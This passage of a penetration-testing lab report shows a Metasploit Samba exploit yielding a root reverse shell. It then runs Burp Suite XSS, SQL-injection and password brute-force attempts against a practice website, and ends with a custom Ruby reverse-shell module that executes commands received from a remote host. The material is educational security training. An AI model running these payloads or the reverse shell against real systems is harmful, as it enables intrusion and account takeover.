2. As a result, a reverse TCP connection was successfully established, providing access to the target system through the Samba service.

```
msf6 > use 15
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.0.2.5
RHOSTS ⇒ 10.0.2.5
msf6 exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD ⇒ cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set LHOST 10.0.2.4
LHOST ⇒ 10.0.2.4
msf6 exploit(multi/samba/usermap_script) > set LPORT 1111
LPORT ⇒ 1111
msf6 exploit(multi/samba/usermap_script) > run


[*] Started reverse TCP double handler on 10.0.2.4:1111
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo xyTOrKTdP09uQJ2i;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "xyTOrKTdP09uQJ2i\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 2 opened (10.0.2.4:1111 → 10.0.2.5:42343) at 2024-12-29 10:08:54 -0500

whoami
root
█
```

### 3. Tests on a Real Website Using Burp Suite

**Objective:** To identify vulnerabilities on a real website using Burp Suite tools (in a legal and controlled environment).

I have attempted to find vulnerabilities on the website <http://testasp.vulnweb.com>.



I log into Burp Suite, activate my proxy, and capture the requests.  
I then send the request to the Repeater.

Burp Suite Community Edition v2024.11.2 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater View Help

Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URI	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Loc
1	http://testasp.vulnweb.com	GET	/			200	3745	HTML		acuforum forums			44.238.29.244		10:15:25 29... 80	
2	https://contdile.services.mozilla.org	GET	/v1/tiles			204	136					✓	34.117.188.166		10:19:00 29... 80	

**Request**

Pretty Raw Hex

```

1 GET / HTTP/1.1
2 Host: testasp.vulnweb.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Cookie: ASPSESSIONIDQSSRSATS=LPCFEGAJPADKCPHLHCGNMBK
10 Priority: u=0, i
11
12

```

**Response**

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: text/html
4 Server: Microsoft-IIS/8.5
5 X-Powered-By: ASP.NET
6 Date: Sun, 29 Dec 2024 06:16:32 GMT
7 Content-Length: 3568
8
9
10 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
11 "http://www.w3.org/TR/html4/loose.dtd">
12 <html>
13   <!-- InstanceBegin template="/Templates/MainTemplate.dwt.asp"
14     codeOutsideHTMLIsLocked="false" -->
15   <head>
16     <!-- InstanceBeginEditable name="doctitle" -->
17     <title>
18       acuforum forums
19     </title>
20     <!-- InstanceEndEditable -->
21     <meta http-equiv="Content-Type" content="text/html;
22       charset=iso-8859-1">
23     <!-- InstanceBeginEditable name="head" -->
24   </head>
25 
```

Inspector

- Request attributes
- Request cookies
- Request headers
- Response headers

I attempt to modify the cookie to see what response I will get.

Send Cancel < | > |

**Request**

Pretty Raw Hex

```

1 GET / HTTP/1.1
2 Host: testasp.vulnweb.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: ASPSESSIONIDQSSRSATS=INVALIDVALUE
9 Upgrade-Insecure-Requests: 1
0 Priority: u=0, i
1.
2

```

**Response**

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: text/html
4 Server: Microsoft-IIS/8.5
5 Set-Cookie: ASPSESSIONIDQSSRSATS=FDNFEGEAGGIBELBLHKFMDIIF; path=/
6 X-Powered-By: ASP.NET
7 Date: Sun, 29 Dec 2024 06:29:11 GMT
8 Content-Length: 3570
9
10
11 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
12 "http://www.w3.org/TR/html4/loose.dtd">
13 <html>
14   <!-- InstanceBegin template="/Templates/MainTemplate.dwt.asp"
15     codeOutsideHTMLIsLocked="false" -->
16   <head>
17     <!-- InstanceBeginEditable name="doctitle" -->
18     <title>
19       acuforum forums
20     </title>
21     <!-- InstanceEndEditable -->
22     <meta http-equiv="Content-Type" content="text/html;
23       charset=iso-8859-1">
24     <!-- InstanceBeginEditable name="head" -->
25     <!-- InstanceEndEditable -->
26     <link href="styles.css" rel="stylesheet" type="text/css">
27   </head>
28   <body>
29
30     <table width="100%" border="0" cellpadding="10" cellspacing="0">
31       <tr bgcolor="#008FOO">
32         <td width="300px">
33           <a href="https://www.acunetix.com/">
34             Acuforum forums
35           </a>
36         </td>
37       </tr>
38     </table>
39   </body>
40 </html>

```

Based on the provided image, the server accepted the modified cookie **ASPSESSIONIDQSSRSATS=INVALIDVALUE** and responded with an **HTTP/1.1 200 OK** response, generating a new cookie (**ASPSESSIONIDQSSRSATS=FDNFGEAGCIBELBLHKFMDIIF**). This indicates that the server automatically manages the session ID and generates a new session if the provided one is invalid.

#### Analysis:

- From the response, it is evident that session hijacking or session fixation vulnerabilities are not currently exploitable without deeper testing.
- The server assigns a new session ID, which prevents session hijacking.
- Modifying the session ID did not affect the website's functionality or the user experience.

The screenshot shows a browser developer tools interface with two panes: Request and Response.

**Request:**

```

1 | GET / HTTP/1.1
2 | Host: testasp.vulnweb.com
3 | User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
4 | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 | Accept-Language: en-US,en;q=0.5
6 | Accept-Encoding: gzip, deflate, br
7 | Connection: keep-alive
8 | Cookie: ASPSESSIONIDQSSRSATS=<script>alert('XSS')</script>
9 | Upgrade-Insecure-Requests: 1
10 | Priority: u=0, i
11
12

```

**Response:**

```

1 | HTTP/1.1 200 OK
2 | Cache-Control: private
3 | Content-Type: text/html
4 | Server: Microsoft-IIS/8.5
5 | Set-Cookie: ASPSESSIONIDQSSRSATS=0IEGBGEAGFPOJEJBHJJBFDAKAM; path=/; X-Powered-By: ASP.NET
6 | Date: Sun, 29 Dec 2024 06:33:33 GMT
7 | Content-Length: 3568
8
9
10
11 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
12 <html>
13   <!-- InstanceBegin template="/Templates/MainTemplate.dwt.asp" codeOutsideHTMLIsLocked="false" -->
14   <head>
15     <!-- InstanceBeginEditable name="doctitle" -->
16     <title>
17       acuforum forums
18     </title>
19     <!-- InstanceEndEditable -->
20     <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
21     <!-- InstanceBeginEditable name="head" -->
22     <!-- InstanceEndEditable -->
23     <link href="styles.css" rel="stylesheet" type="text/css">
24   </head>
25   <body>
26
27     <table width="100%" border="0" cellpadding="10" cellspacing="0">
28
29       <tr bgcolor="#008000">
30
31         <td width="306px">
32           <a href="https://www.acunetix.com/">

```

- The website replaced the value of the cookie I provided with a new one (**ASPSESSIONIDQSSRSATS=0IEGBGEAGFPOJEJBHJJBFDAKAM**).

- The server did not reflect the XSS code placed in the cookie in the response, which means that an XSS attack via the cookie is currently not possible.

I then decide to add a script to the URL and attempt to capture it using Burp Suite.

The screenshot shows the Burp Suite interface with the following details:

**Request:**

```
Pretty Raw Hex
GET /?id=<script>alert('XSS')</script>
Host: testasp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: ASPSESSIONIDQSSRSATS=LPCFEGEAJPADECPHLHCGHNBK
Upgrade-Insecure-Requests: 1
Priority: u0, i
```

**Response:**

```
Pretty Raw Hex Render
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Sun, 29 Dec 2024 06:37:12 GMT
Content-Length: 3696
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
  <!-- InstanceBegin template="/Templates/MainTemplate.dwt.asp"
codeOutsideHTMLIsLocked="false" -->
  <head>
    <!-- InstanceBeginEditable name="doctitle" -->
    <title>
      acuforum forums
    </title>
    <!-- InstanceEndEditable -->
    <meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-1">
    <!-- InstanceBeginEditable name="head" -->
```

**Inspector:**

- Request attributes: 2
- Request query parameters: 1
- Request cookies: 1
- Request headers: 9
- Response headers: 6

The screenshot shows a web proxy tool interface with two panels: Request and Response.

**Request:**

```

1 GET /?id=13Cscript13Ealert127XSS12713C/script13E HTTP/1.1
2 Host: testasp.vulnweb.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0)
4 Gecko/20100101 Firefox/133.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9 Cookie: ASPSESSIONIDQSSRSATS=LPCFEGEAJPAKCPHLHCGKNBK
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12

```

**Response:**

```

1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: text/html
4 Server: Microsoft-IIS/8.5
5 X-Powered-By: ASP.NET
6 Date: Sun, 28 Dec 2024 06:39:38 GMT
7 Content-Length: 3698
8
9
10 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
11 "http://www.w3.org/TR/htm14/loose.dtd">
12 <html>
13     <!-- InstanceBegin template="/Templates/MainTemplate.dwt.asp"
14         codeOutsideHTMLIsLocked="false" -->
15     <head>
16         <!-- InstanceBeginEditable name="doctitle" -->
17         <title>
18             acuforum forums
19         </title>
20         <!-- InstanceEndEditable -->
21         <meta http-equiv="Content-Type" content="text/html;
22             charset=iso-8859-1">
23         <!-- InstanceBeginEditable name="head" -->
24         <!-- InstanceEndEditable -->
25         <link href="styles.css" rel="stylesheet" type="text/css
26             ">
27     </head>
28     <body>
29
30         <table width="100%" border="0" cellpadding="10"
31             cellspacing="0">
32
33             <tr bcolor="#008F00">
34
35                 <td width="306px">

```

The `<script>alert('XSS')</script>` code did not appear in the response body.

This suggests that the website might be validating or escaping the input data.

I then decide to send the request to Intruder.

1 x 2 x +

② Sniper attack

Target http://testasp.vulnweb.com  Update Host header to match target

Positions

```

1 GET /Search.asp?tfSearch=%3Cscript%3Ealert%28%27test%27%29%3C%2Fscript%3E HTTP/1.1
2 Host: testasp.vulnweb.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://testasp.vulnweb.com/Search.asp
9 Cookie: ASPSESSIONIDQSSRSATS=LPCFEGEAJPADKCPHLHCGKNBK
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13

```

②    Search  0 highlights | 0 payload positions | Length: 524

② Sniper attack

Target http://testasp.vulnweb.com  Update Host header to match target

Positions

```

1 GET /Search.asp?tfSearch=$tfsearch=<script>alert('XSS')</script>$ HTTP/1.1
2 Host: testasp.vulnweb.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://testasp.vulnweb.com/Search.asp
9 Cookie: ASPSESSIONIDQSSRSATS=LPCFEGEAJPADKCPHLHCGKNBK
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13

```

I use the Add option in the specified section and replace the content inside with a script.

In the Payload section, I add scripts that allow me to start the attack.

The screenshot shows the Intruder tool's payload configuration and attack results sections.

**Payload configuration:**

- Payload position: All payload positions
- Payload type: Simple list
- Payload count: 4
- Request count: 4

**Payload configuration details:**


- Paste button
- Load... button
- Remove button
- Clear button
- Deduplicate button
- Add button (highlighted)
- Enter a new item input field
- Add from list... [Pro version only] dropdown

**Attack results:**

2. Intruder attack of http://testasp.vulnweb.com

Request	Payload	Status code	Response rec...	Error	Timeout	Length	Comment
0		500	1072			1404	
1	<script>alert('XSS')</script>	500	272			1404	
2	' OR 1=1--	500	265			1404	
3	<img src=x onerror=alert('XSS')>	500	241			1404	
4	"><script>alert(1)</script>	200	249			3274	


- The **200 OK** status code and the larger response size indicate that the server processed this request and reflected the data in the response.
- This payload likely executed the XSS attack successfully.



The payload was successfully reflected on the website's page, and an alert box was displayed in the browser. This demonstrates that the website does not properly escape or validate user input.

## Next vulnerability: Brute Force.

I navigate to the login page on the website and attempt to enter the username and password.



After that, I access Burp Suite, capture the request, and send it to Intruder.

```
POST /Login.asp?RetURL=%2Fshowthread%2Easp%3Fid%3D4 HTTP/1.1
Host: testasp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101
Firefox/133.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: http://testasp.vulnweb.com
Connection: keep-alive
Referer: http://testasp.vulnweb.com/Login.asp?RetURL=%2Fshowthread%2Easp%3Fid%3D4
Cookie: ASPSESSIONIDQSSRSATS=LPCFEGEAJPADKCPHLHCGKNBK
Upgrade-Insecure-Requests: 1
Priority: u=0, i

tfUName=$admin$&tfUPass=$admin$
```

I use the Add option.

```
t fUName=admin&t fUPass=admin
```

```
--  
16 t fUName=$admin$&t fUPass=$admin$|
```

After that, I perform the following actions in the Payloads section:

The screenshot shows the 'Payloads' configuration interface. At the top, there is a dropdown menu set to 'Cluster bomb attack' and a red 'Start attack' button. Below this, the 'Payloads' section has the following settings:

- Payload position: 1 - admin
- Payload type: Simple list
- Payload count: 4
- Request count: 20

Under the 'Payload configuration' heading, it says: "This payload type lets you configure a simple list of strings that are used as payloads." A list of payloads is displayed in a scrollable area, with 'admin' being the selected item. To the left of this list is a vertical toolbar with buttons for Paste, Load..., Remove, Clear, Deduplicate, Add, and Add from list... [Pro version only].

**Payloads**

Payload position: 2 - admin

Payload type: Simple list

Payload count: 5

Request count: 20

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	admin
Load...	password
Remove	123456
Clear	letmein
Deduplicate	qwerty
Add	Enter a new item

Add from list... [Pro version only]

After that, I perform the following actions in the Payloads section.

#	user	password	200	241	359
3	guest	admin	302	241	359
18	user	qwerty	200	241	3332
5	admin	password	200	240	3332
7	guest	password	200	240	3332
9	admin	123456	200	240	3332
10	user	123456	200	240	3332
11	guest	123456	200	240	3332
12	test	123456	200	240	3332
14	user	letmein	200	240	3332
15	guest	letmein	200	240	3332
16	test	letmein	200	240	3332
0			200	239	3414
2	user	admin	302	239	359
4	test	admin	302	238	359
13	admin	letmein	200	238	3332

I successfully log in.

Username: test

Password:

Username: user

Password:

about - forums - search - logout test - SQL scanner - SQL vuln help

[Acunetix Web Vulnerability Scanner](#)/This is a subject

This is a subject - 44.209.217.93

" | case randomblob(996625418) when not null then "" else "" end | "

## 4.Creating a Custom Reverse Shell Exploit in Metasploit

### Reverse Shell Exploit Module Creation with norfayl Directory

This project demonstrates how to create a reverse shell module in Metasploit. Below, I explain the process step by step:

#### Create the Module Directory

First, I created the necessary file structure to store the module. I used the following command to create a directory named `norfayl`:

```
mkdir -p /path/to/metasploit-framework/modules/exploits/linux/local/norfayl
```

This ensures that Metasploit recognizes the new module.

#### Create the Ruby Script

Next, I navigated to the newly created directory and created the `reverse_shell.rb` file:

```
cd /path/to/metasploit-framework/modules/exploits/linux/local/norfayl
nano reverse_shell.rb
```

I then added the following code to the file:

```
require 'msf/core'
require 'socket'

class MetasploitModule < Msf::Exploit::Local
  include Msf::Exploit::Remote::Tcp

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'Reverse Shell - Local Exploit',
      'Description'    => 'Initiates a reverse shell on the local system',
      'Author'          => ['YourName'],
      'License'         => MSF_LICENSE,
      'Platform'        => 'linux',
      'Arch'            => ARCH_X86,
      'Privileged'      => true,
      'References'      => [[['URL', 'http://example.com']]])
  end

  register_options(
    [
      OptString.new('LHOST', [true, 'Local IP address', '127.0.0.1']),
      OptInt.new('LPORT', [true, 'Local port', 4444])
    ], self.class)
end

def run
  lhost = datastore['LHOST']
  lport = datastore['LPORT']

  begin
    socket = TCPSocket.new(lhost, lport)
    socket.puts("Connection established from #{Socket.gethostname}")

    loop do
      command = socket.gets
      break if command.nil? || command.strip.downcase == 'exit'

      output = `#{command}` # Execute command
      socket.puts(output.empty? ? "Command executed successfully." : output)
    end
  rescue => e
    print_error("Error: #{e.message}")
  ensure
    socket.close if socket
  end
end
end
```

## **Modify File Permissions**

To ensure the file is accessible, I used the following command:

```
chmod 755 reverse_shell.rb
```

## **Load the Module in Metasploit**

I opened the Metasploit console with the following command:

```
msfconsole
```

Then, I reloaded all modules to ensure the new one was recognized:

```
reload_all
```

## **Search for Your Module**

I verified that the module was loaded using the following command:

```
search type:exploit linux local norfayl
```

## **Configure the Module Options**

To activate the module, I ran the following commands:

```
use exploit/linux/local/norfayl/reverse_shell
set LHOST 10.0.2.1
set LPORT 4445
```

I then verified the settings:

## Run the Module

Finally, I executed the module with the following command:

```
run
```

If everything is set up correctly, the module will attempt to connect back to the specified IP and port.

## Additional Notes

- The **norfayl** directory must be correctly placed under **modules/exploits/linux/local**.
- Testing should be done in a virtual environment on a vulnerable target system.
- Ensure your network configurations are correct.
- Always act within ethical boundaries and only with proper authorization